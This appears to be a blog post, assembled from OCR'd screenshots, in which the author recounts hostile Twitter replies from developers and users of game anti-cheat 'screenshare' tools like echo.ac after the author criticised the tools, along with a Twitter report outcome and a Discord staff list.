
I also received a frankly asinine amount of hate-mail replies from users that **never followed me beforehand!**, meaning that they were sent to my tweet by other users.


notsnakesilent 🇦🇷 @notsnakesilent · May 25

congratulations, u are dumb and you dont know anything about screenshare/computers, you are only a virustotal kid, please change your name

1 36


This user develops his own tool, similar to echo.ac.


Rafeal Beckford @Leakinqs · 6m

Incorrect, we use a system process called dnscache and only check for specific values within the live memory of that process. Dnscache is not even a browser process and is not capable of logging all browser history. 🤡🤡

1 2

Blatant lies from a developer for echo.




Aceous @Ace0us · 19s

Hi there I'd like to shine some light and how the tool actually works before you say we are just malware.

The tool checks BIOS information for the following parts of the scan:


ID	a01b6493
TIMESTAMP	22 Apr 2023 18:03:32
VM	Not Found
CONNECTION TYPE	Residential
RECYCLE BIN	19h, 26m, 10s ago
COUNTRY	United States
OPERATING SYSTEM	Windows 10 Home
SCAN SPEED	1m, 49s, 809ms
GAME VERSION	Unknown

More Replies


CoronaVFX @CoronaVfx · 49s

Can't tell if your joking or not lmfao, it's a screensharing tool, obviously it's gonna take relevant data that could determine if the victim is cheating. This is the most stupidest post I've ever seen... LOL, every

Sure buddy.


Shitty Screensharer
@Endpvp878


You are simply a dumbass, that's how Screensharing works. How do you find the execution of a file without looking at executed files? Use logic before you post.

9:06 PM · May 24, 2023 · 20 Views

Shitty Screensharer @Endpvp878 · May 24

I meant "How do you find the execution of a cheat" instead of "How do you find the execution of a file"


This account was inactive for years, and made its first replies ever to me. Totally not a developer's alt!


lucas @RRRancio · May 24
your name doesn't match with your knowledge, please change it


i am eating your IOCTLs @WindowsKernel · May 24
im good thanks

This user owns his own tool, similar to echo. Also, I think I know more about the Kernel than you, thanks!

One of them even called me the r-slur (Censored here). Great.


az @azhitsthebong · 25m
jesus christ you are braindead, i don't even know where to start to debunk your statement, please don't be a [redacted] do more research in future 🙏🏼

This account was inactive since 2018, till my tweet was posted. Totally not an alt!



You submitted a report for abusive behavior

View Rule

This Tweet violated the Twitter Rules. Learn more


VIOLATION FOUND

We locked @azhitsthebong's account for breaking our abusive behavior rule. We found they broke our abusive behavior rule through different reports we received about their behavior.

They can't Tweet, Retweet, or Like content, and we'll ask them to remove the reported content if they want to regain full access to their account. Your safety is important to us. If they break our rules again, we'll respond with a more severe action, like suspension.

We appreciate you taking the time to submit a report and helping keep Twitter safe for everyone.

At least Twitter support worked decently fast.



STAFF — 10

2x12

Aceous
xyl.lol/aceous

Adam.
Listening to Spotify

Chip

llǝssnɹ

Electrum
discord.gg/ehost

Gian

Josh

Snoop
"It is too round on the top It n...

Spookays
live everyday as a privilege

COMMUNITY SUPPORT — 5

AMX
dauntless

CoronaVFX
Playing Lunar Client

